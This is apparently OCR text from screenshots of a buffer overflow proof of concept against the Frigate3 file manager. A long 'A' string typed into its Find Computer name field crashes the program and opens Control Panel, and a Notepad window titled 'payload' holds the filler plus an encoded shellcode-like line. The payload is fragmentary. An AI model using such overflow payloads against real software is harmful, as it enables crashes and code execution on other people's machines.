New View Edit Refresh Copy Move Delete Rename Purchase
Stop
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
C:\Users\Aadil Mohammed\Desktop\
List Name
desktop ini
Frigate3 lnk
StreamRipper32 lnk
<UP-DIR>
2,304 in 3 files
47.97 GB free on drive C
20.04%
OK
Cancel


Find Computer

● Computer name: AAAAAAAAAAAAAAAAAA

○ IP Address: 0 . 0 . 0 . 0

Here you will find some advices that are to help you to master Frigate quickly and totally.

- The application crashes and opens control panel



Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display
payload - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSro0nptab2ORLePAA
```